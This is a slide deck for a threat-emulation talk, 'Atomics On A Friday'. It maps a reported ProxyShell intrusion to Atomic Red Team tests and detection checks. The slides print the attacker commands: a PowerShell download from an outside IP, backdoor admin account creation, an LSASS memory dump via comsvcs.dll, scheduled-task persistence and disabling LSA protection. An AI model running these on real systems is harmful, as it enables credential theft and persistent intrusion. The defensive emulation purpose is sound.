




Agenda


- Who are we?
- Use CTI to build an Atomic Theory
- Detection & Mitigation
- Discussion
- Next time on *Atomics On A Friday*



Who Are We?





Michael Haag
Sr. Threat Connoisseur

 @M_Haggis



Paul Michaud
Principal Handler of Shenanigans

 @Burning_PM




The Threat



<https://thedfirreport.com/2022/03/21/phosphorus-automates-initial-access-using-proxyshell/>

Initial Access

- ProxyShell
 - Chains 3 vulnerabilities together
- Metasploit Modules
 - https://www.rapid7.com/db/modules/exploit/windows/http/exchange_proxyshell_rce/
 - https://www.rapid7.com/db/modules/exploit/windows/http/exchange_proxynotshell_rce/*
 - https://www.rapid7.com/db/modules/exploit/windows/http/exchange_proxylogon_rce/*
 - *While not associated with the report, worth noting
- TO THE LAB!



Exchange

- Exchange Logs



- New-ManagementRoleAssignment
- New-MailboxExportRequest
- New-MailboxExportRequest

- IIS Logs

- *GET /autodiscover/autodiscover.json
@evilcorp/ews/exchange.asmx?&Email=autodiscover/autodiscover.json%3F@evil.corp*

- Endpoint:

- ASPX files being written to disk via w3wp.exe
- W3wp.exe spawning suspicious child processes (cmd, powershell)



Now What?

- Start at the beginning
- Search for tests(or similar) based on activity
 - Ex: T1105
 - powershell.exe iwr -URI #{remote_file} -Outfile #{local_path}
 - Modify as needed
 - Repeat
- Rip It
- Validate
 - Was it recorded?
 - Did we get the telemetry into the SIEM?
 - Any alerts on it?
 - What alerted?
 - Was it prevented?
 - What prevented it?
 - Gaps?
 - Repeat



Atomics

- T1078.001
- T1105
- T1136.001
- T1078.001
- T1562.001
- T1562.004
- T1003.001
- T1560

```
"powershell.exe" /c echo ok
```

```
"schtasks.exe" /Create /F /XML C:\windows\temp\Wininet.xml /tn \Microsoft\Windows\Maintenance\Wininet
```

```
"schtasks.exe" /Run /tn \Microsoft\Windows\Maintenance\Wininet
```

```
"powershell.exe" $file='c:\windows\dlh\host.exe'; Invoke-WebRequest -Uri 'http://148.251.71.182/update.tmp' -OutFile $file
```

```
"powershell.exe" /c net user /add DefaultAccount P@ssw0rd123412; net user DefaultAccount /active:yes; net user DefaultAccount P@ssw0rd12341234; net localgroup Administrators /add DefaultAccount; net localgroup 'Remote Desktop Users' /add DefaultAccount
```


```
"powershell.exe" /c $admins=((New-Object System.Security.Principal.SecurityIdentifier('S-1-5-32-544')).Translate([System.Security.Principal.NTAccount]) -split '\\')[1]; net localgroup $admins /add DefaultAccount; $rdp=((New-Object System.Security.Principal.SecurityIdentifier('S-1-5-32-555')).Translate([System.Security.Principal.NTAccount]) -split '\\')[1]; net localgroup $rdp /add DefaultAccount
```

```
"powershell.exe" /c Get-WMIObject Win32_NTDomain | findstr DomainController
```

```
"powershell.exe" /c Remove-Item -Path C:\windows\temp\ssasl.pmd -Force -ErrorAction Ignore; C:\windows\System32\comsvcs.dll, MiniDump (Get-Process lsass).id C:\windows\temp\ssasl.pmd host; Compress-Archive C:\windows\temp\ssasl.pmd C:\windows\temp\ssasl.zip
```



DEMO




*Mini-A*_(tomics on a) *F*_(riday)



Secure Application Ingress Provider


Ngrok

Ngrok.com



FRP

github.com/fatedier/frp



LSA Protection

Enabling LSA Protection configures Windows to control the information stored in memory in a more secure fashion — specifically, to prevent non-protected processes from accessing that data.

<https://blog.netwrix.com/2022/01/11/understanding-lsa-protection/>

LSA protection was disabled.

```
"reg" add HKLM\SYSTEM\CurrentControlSet\Control\LSA /v RunAsPPL /t REG_DWORD /d 0 /f
```



Thank you

- <https://github.com/redcanaryco/invoke-atomicredteam>
- <http://atomicredteam.io>
- https://research.splunk.com/stories/reverse_network_proxy
- <https://research.splunk.com/stories/proxyshell>
- <https://research.splunk.com/stories/proxyNotshell>
- [Single Endpoint Atomic Emulation](#)
- [Multi-Endpoint Atomic Emulation](#)
- Coming soon! Atomics on A Friday Github repo: <https://github.com/Atoms-on-A-Friday>

